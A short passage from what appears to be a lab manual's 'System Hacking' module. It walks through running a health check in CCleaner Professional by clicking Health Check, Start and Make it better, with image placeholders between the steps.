
5. The **CCleaner - Professional Edition** window appears along with the **CCleaner Professional** window.

Module 06 – System Hacking


- Click **Health Check** button from the left pane, click the **Start** button to start PC's health check.




- After the completion of scan, click **Make it better** button to proceed.



